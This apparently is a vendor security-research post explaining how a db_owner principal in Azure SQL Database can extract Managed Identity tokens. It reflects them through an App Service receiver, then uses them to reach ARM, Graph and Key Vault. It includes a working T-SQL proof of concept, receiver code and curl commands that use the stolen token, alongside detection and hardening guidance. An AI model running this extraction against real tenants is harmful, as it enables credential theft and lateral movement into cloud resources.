Extracting Azure Managed Identity Tokens From Azure SQL Database
Executive Summary
Azure SQL Database can mint Entra ID tokens for its own Managed Identity entirely from within T-SQL. By combining sp_invoke_external_rest_endpoint with a crafted DATABASE SCOPED CREDENTIAL, a principal that holds sufficient database privileges can pull raw tokens for any first-party Azure audience the SQL Server identity can reach, then use them from any host for as long as they're valid. How much damage that does depends entirely on what RBAC the identity has been granted.
This isn't a vulnerability in Azure SQL Database. The platform does exactly what it's supposed to: it validates the outbound URL against an allowlist and checks that the credential name matches the destination. What it doesn't do, and was never intended to do, is tie the requested token audience to that URL. The real exposure is an identity posture problem. A db_owner foothold in the database gets you whatever the Managed Identity can do in Azure, and that's frequently a much larger blast radius than whoever granted the database role intended. The rest of this post covers how the technique works, a lab walkthrough, detection signals, and what to lock down.
Background
Azure SQL Database includes sp_invoke_external_rest_endpoint, a system stored procedure that issues outbound HTTPS calls from within the database engine. When a DATABASE SCOPED CREDENTIAL of type Managed Identity is attached to the call, the platform acquires a token on behalf of the SQL Server's assigned identity and injects it into the outgoing Authorization header.
The response parameter @response only contains what the remote server returns. SQL does not surface the outbound request headers to the caller, so the token cannot be read directly from the procedure output. A receiver endpoint that reflects incoming headers back in the response body solves this and returns the token to the caller.
Managed Identity Types
Azure SQL Server supports two identity types relevant to this technique.
System-assigned identity is bound to the SQL Server's lifecycle. Enabling it creates a service principal in Entra ID scoped exclusively to that resource. Deleting the server deletes the identity.
User-assigned identity is a standalone Entra ID resource that can be attached to multiple Azure resources simultaneously. When multiple user-assigned identities are assigned to a server, one is designated as the primary identity. The sp_invoke_external_rest_endpoint procedure always uses that configured primary identity. It is not possible to switch to a different user-assigned identity per DATABASE SCOPED CREDENTIAL. Placing a client_id field in the SECRET does not select another identity; the value is silently ignored and the configured primary (or system-assigned, if no user-assigned primary is set) is used. This was independently confirmed by Microsoft's Azure Database Support team in Lesson Learned #527, where a client_id keyword added to SECRET was ignored and the system-assigned identity was used regardless.
How sp_invoke resolves the identity at runtime:
| Configuration | Runtime Behavior |
|---|---|
| System-assigned only | System-assigned identity is used |
| User-assigned with primary designated | Primary identity is used |
| Both types present | User-assigned (primary) takes precedence |
| Specific user-assigned identity needed | Not selectable per credential. The configured primary identity is always used |
Disabling system-assigned identity does not eliminate the risk. If a user-assigned identity is still attached and holds RBAC permissions over sensitive resources, the attack path is unchanged.
The Outbound URL Allowlist
Azure SQL Database restricts outbound calls to a Microsoft-maintained allowlist validated through two mechanisms: domain string matching against known patterns and IP resolution to confirm the destination falls within Azure-owned address space. Custom domains are not supported. Reaching a custom-domain endpoint requires routing through Azure API Management, whose azure-api.net subdomain is on the allowlist.
Notable allowlist entries:
| Domain Pattern | Service |
|---|---|
*.azurewebsites.net |
App Service, Azure Functions |
*.azure-api.net |
API Management |
*.blob.core.windows.net |
Blob Storage |
*.file.core.windows.net |
Azure Files |
*.vault.azure.net |
Key Vault |
*.cognitiveservices.azure.com |
Azure AI Services |
*.openai.azure.com |
Azure OpenAI |
*.servicebus.windows.net |
Event Hubs, Service Bus |
graph.microsoft.com |
Microsoft Graph |
ARM (management.azure.com) is notably absent from the allowlist, but this is irrelevant to the technique: the token audience is independent of the destination URL, so an ARM token is still minted via an allowlisted receiver and used externally.
The Core Finding: Credential Name and resourceid Are Decoupled
When creating a Managed Identity credential, two values are specified:
The credential name must exactly match the URL being called. SQL enforces this at execution time and returns Error 31630 on mismatch.
The resourceid field in SECRET determines the audience of the token requested from Entra ID. SQL does not validate this value against the destination URL.
The two values don't have to match, and that's by design. SQL enforces the URL check to satisfy the allowlist, but there's no mechanism to restrict which token audience you request. You can point the credential at an allowlisted App Service receiver while asking for an ARM or Graph token. That decoupling is documented and intentional: Blob Storage tokens use storage.azure.com as the audience while the actual endpoint URL is something completely different, and Azure OpenAI works the same way. The technique works because it follows the rules, not because it breaks them.
The execution flow:
- SQL validates the URL against the allowlist.
- SQL validates that the credential name matches the called URL.
- SQL requests a token from Entra ID using the audience in
resourceid. - SQL sends the request to the receiver with the token in the
Authorizationheader. - The receiver reflects the token in the response body.
- SQL returns the response. The token is now readable by the caller.
Required Permissions
This is a post-exploitation technique requiring an established foothold within the database. The following permissions are needed:
| Permission | Purpose |
|---|---|
CONTROL DATABASE or db_owner |
Create a Database Master Key |
ALTER ANY DATABASE SCOPED CREDENTIAL |
Create the credential |
EXECUTE ANY EXTERNAL ENDPOINT |
Execute sp_invoke_external_rest_endpoint |
REFERENCES on the credential |
Use the credential in @credential parameter |
The db_owner role satisfies all four. Granting db_owner to application service accounts is a common misconfiguration in enterprise environments and is the most likely initial access vector for this technique. A non-db_owner principal can also execute this attack if these two permissions are explicitly granted:
GRANT EXECUTE ANY EXTERNAL ENDPOINT TO [principal];
GRANT ALTER ANY DATABASE SCOPED CREDENTIAL TO [principal];
Lab Setup
SQL Server: Managed Identity
Enable the identity under Security > Identity on the SQL Server resource in the Azure Portal.
For system-assigned identity, toggle the status to On. An Object ID appears after saving, representing the service principal provisioned in Entra ID.
For user-assigned identity, add an existing managed identity from the same page and set it as the Primary identity.
Receiver Application
The receiver is a minimal .NET application deployed to App Service. It reflects all incoming request headers in the response body.
app.MapGet("/api/token", (HttpContext ctx) =>
{
    var headers = ctx.Request.Headers
        .ToDictionary(h => h.Key, h => h.Value.ToString());
    return Results.Ok(new { headers });
});
One configuration requirement: the App Service Authentication page must have no identity providers configured. The current Azure Portal UI shows an empty authentication page when no providers are set, which is the correct state. If any provider is added, App Service Easy Auth intercepts the incoming bearer token before it reaches the application handler.
Verify the receiver before running the PoC:
curl -s https://<appname>.azurewebsites.net/api/token | jq

The receiver reflects all incoming request headers back in its JSON response. This is the mechanism that exposes the injected token.
Proof of Concept
Credential Setup
-- Create Master Key if absent
IF NOT EXISTS (
    SELECT * FROM sys.symmetric_keys
    WHERE name = '##MS_DatabaseMasterKey##'
)
BEGIN
    CREATE MASTER KEY ENCRYPTION BY PASSWORD = '<strong-password>';
END
GO

-- Uses the SQL Server's configured primary managed identity; audience = Microsoft Graph
CREATE DATABASE SCOPED CREDENTIAL [https://appwrktest.azurewebsites.net]
WITH IDENTITY = 'Managed Identity',
     SECRET   = '{"resourceid":"https://graph.microsoft.com"}';
GO
The SECRET carries only resourceid, which sets the token audience. Azure SQL always uses the server's primary managed identity for the call. The audience requested via resourceid is independent of the outbound destination URL, and that independence is what the technique relies on.
Token Extraction
DECLARE @ret INT, @response NVARCHAR(MAX);

EXEC @ret = sys.sp_invoke_external_rest_endpoint
    @url        = N'https://appwrktest.azurewebsites.net/api/token',
    @method     = N'GET',
    @credential = [https://appwrktest.azurewebsites.net],
    @response   = @response OUTPUT;

SELECT JSON_VALUE(@response, '$.result.headers.Authorization') AS Token;
GO

Executing sp_invoke_external_rest_endpoint against the receiver from a SQL client.

The Managed Identity token, reflected back by the receiver and now readable from the procedure output.
The receiver reflects the full Authorization header value including the Bearer prefix. When using the token in downstream requests, do not prepend Bearer a second time.
Targeting Different Audiences
Drop the credential and recreate with a different resourceid. The receiver URL remains unchanged.
DROP DATABASE SCOPED CREDENTIAL [https://appwrktest.azurewebsites.net];
GO

CREATE DATABASE SCOPED CREDENTIAL [https://appwrktest.azurewebsites.net]
WITH IDENTITY = 'Managed Identity',
     SECRET   = '{"resourceid":"https://management.azure.com/"}';
GO
Common audiences:
| Service | resourceid |
|---|---|
| Microsoft Graph | https://graph.microsoft.com |
| Azure Resource Manager | https://management.azure.com/ |
| Key Vault | https://vault.azure.net |
| Storage | https://storage.azure.com/ |
| Azure OpenAI | https://cognitiveservices.azure.com |
| Service Bus | https://servicebus.azure.net |
| Azure SQL | https://database.windows.net/ |
Token Validation
TOKEN="eyJ0eXAi..."

# Enumerate accessible subscriptions
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://management.azure.com/subscriptions?api-version=2022-12-01" | jq

# Enumerate tenant users via Graph
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://graph.microsoft.com/v1.0/users" | jq

# List Key Vault secrets
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://<vault-name>.vault.azure.net/secrets?api-version=7.4" | jq

The extracted Azure Resource Manager token used from an external host to enumerate accessible subscriptions.
The decoded JWT confirms the intended audience in the aud claim. Each target service validates this claim independently. A token issued for ARM is rejected by Graph, and vice versa.
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/<tenant-id>/",
  "oid": "<sql-server-mi-object-id>",
  "appid": "<sql-server-mi-client-id>",
  "exp": 1782194024
}

The decoded token: the aud claim matches the audience requested via resourceid, not the receiver URL the request was sent to.
Is This a Vulnerability?
No, and there's no CVE here. Every step is documented, supported behavior.
Azure SQL does enforce two things: it validates the outbound URL against its allowlist, and it requires that the credential name exactly matches the called URL. Those controls are real. What SQL doesn't enforce, and was never designed to enforce, is any relationship between the credential's resourceid audience and the destination URL. Blob Storage tokens use storage.azure.com as the audience while the actual endpoint URL is something different entirely, and Azure OpenAI works the same way. That decoupling is a design requirement, not an oversight. The receiver pattern for extracting the injected Authorization header has been written up in Microsoft's own community threads, and it falls into the same category as SSRF-to-IMDS token reflection: well-known, not novel.
The reason to care about it isn't a platform bug. It's that it makes the gap between database permissions and cloud permissions very concrete:
db_ownerin the database often means whatever the Managed Identity can do in Azure, which can be quite a lot.- Once you have the token, you can use it from anywhere against any service the identity can reach, until it expires.
- If the same user-assigned identity is attached to both prod and dev SQL Servers, compromising the dev database gives you the same token access as compromising prod.
None of that is Microsoft's problem to fix. It's a configuration problem.
Attack Paths
Standard Chain
db_owner access obtained
  --> DATABASE SCOPED CREDENTIAL created with target resourceid
      --> sp_invoke called against receiver
          --> Managed Identity token extracted
              --> Lateral movement:
                  ARM token    --> Enumerate and manage subscription resources
                  Graph token  --> Enumerate users, groups, service principals, application permissions
                  KV token     --> Read secrets, certificates, and cryptographic keys
Shared User-Assigned Identity
User-assigned identities are commonly shared across resources to simplify access management. When the same identity is attached to multiple SQL Servers, the weakest database in the group determines the blast radius for all of them.
Identity: mi-app-prod
  Attached to: SQL Server [prod], [staging], [dev]
  RBAC assignments:
    Key Vault Secrets User     on production-kv
    Storage Blob Data Reader   on production-storage
    Graph API: User.Read.All

Compromise path:
  db_owner obtained on dev (weakest security controls)
    --> Token minted using mi-app-prod
        --> Full access to production-kv, production-storage, and tenant directory
The production SQL Server is never touched. Dev and staging tend to have broader db_owner grants and weaker controls while sharing the same identity as prod. That gap is what makes this path reliable.
Key Vault Pivot
Key Vault is worth targeting specifically because what's inside it opens up paths well beyond the Azure control plane.
Key Vault token obtained
  --> Secrets enumerated:
      Database connection strings
      Third-party API keys
      CI/CD pipeline credentials
      Service account passwords
  --> Each secret represents an independent lateral movement path
Detection
Database-Level Signals
- Any
CREATE,ALTER, orDROP DATABASE SCOPED CREDENTIALevent where the credential name is an allowlisted-domain URL (especiallyazurewebsites.net). Watching only forCREATEmisses audience rotation done viaALTER DATABASE SCOPED CREDENTIAL ... WITH SECRET = '...', which mutates the requested audience in place with no drop/create pattern. - Under the
DATABASE_OBJECT_CHANGE_GROUPaudit action group, these correspond to action IDsCR(24324),AL(24325), andDR(24326). Note that the default Azure SQL audit policy only enablesBATCH_COMPLETED_GROUP, which surfaces the events as genericBCMentries with the raw T-SQL; to get the specific credential action IDs, enableDATABASE_OBJECT_CHANGE_GROUPexplicitly (Set-AzSqlServerAudit -AuditActionGroup "BATCH_COMPLETED_GROUP","DATABASE_OBJECT_CHANGE_GROUP"). sp_invoke_external_rest_endpointexecutions from databases with no prior history of outbound activity. The procedure reports anHTTP_EXTERNAL_CONNECTIONwait type, queryable viasys.dm_exec_session_wait_statsandsys.dm_os_wait_stats.- Repeated credential mutation cycles (any mix of
CREATE/ALTER/DROP) within a short window, indicating audience rotation across multiple target services. - Outbound egress to
azurewebsites.netfrom databases without a documented integration dependency.
Entra ID Sign-in Logs
- Sign-in events from the SQL Server's service principal
- Token requests to high-value audiences (ARM, Graph, Key Vault) from an identity with no legitimate reason to access those services
- Multiple token requests targeting different audiences in rapid succession from the same identity
- For shared user-assigned identities, token requests from unexpected source resources
Recommendations
Immediate actions:
- Audit all SQL Servers for active Managed Identities. Disable any that serve no documented purpose.
- Do not attach the same user-assigned identity to resources across different security tiers. Development, staging, and production environments must use separate identities.
- Apply least-privilege RBAC to every SQL Server identity. Scope roles to the minimum set of services the identity legitimately accesses.
- Replace
db_ownergrants to application service accounts with purpose-specific roles.
Monitoring and hardening:
- Enable SQL Audit or Defender for Cloud to capture
CREATE DATABASE SCOPED CREDENTIALandsp_invoke_external_rest_endpointevents. - Alert on sign-in events from SQL Server service principals targeting high-value audiences.
- Restrict
EXECUTE ANY EXTERNAL ENDPOINTto principals with a documented and approved business requirement.
Assessment checklist:
- Which SQL Servers have Managed Identities enabled, and of which type?
- What RBAC roles are assigned to each identity? (
az role assignment list --assignee <object-id> --all) - Is any user-assigned identity shared across resources with different security classifications?
- Who holds
db_ownerorEXECUTE ANY EXTERNAL ENDPOINTon each database?
Conclusion
Combining sp_invoke_external_rest_endpoint, DATABASE SCOPED CREDENTIAL, and Managed Identity gives a privileged database principal a way to mint and extract Entra ID tokens without ever leaving T-SQL. The platform is working as intended throughout. What makes this interesting is that the ceiling on what an attacker can do isn't set by the database role they hold. It's set by the Managed Identity's RBAC, which is often a much bigger surface.
In environments where user-assigned identities are shared across resources with different security postures, a foothold on the weakest database is enough to reach everything that shared identity can touch. That's not a subtle risk.
SQL Server Managed Identities and their RBAC assignments deserve a place in any Azure identity security assessment. A database foothold turning into cloud-wide access is precisely the kind of cross-layer exposure that ISPM tooling is built to catch.
References
- sp_invoke_external_rest_endpoint (Transact-SQL) - Microsoft Learn
- CREATE DATABASE SCOPED CREDENTIAL (Transact-SQL) - Microsoft Learn
- Managed identities in Azure SQL - Microsoft Learn
- Lesson Learned #527: Calling Azure OpenAI with Managed Identity via sp_invoke_external_rest_endpoint - Microsoft Azure Database Support Blog
This research is published for educational purposes. Testing this technique against systems without explicit authorization is prohibited.
See your identity exposure clearly.
Start with a 1-day Proof of Value in your own environment.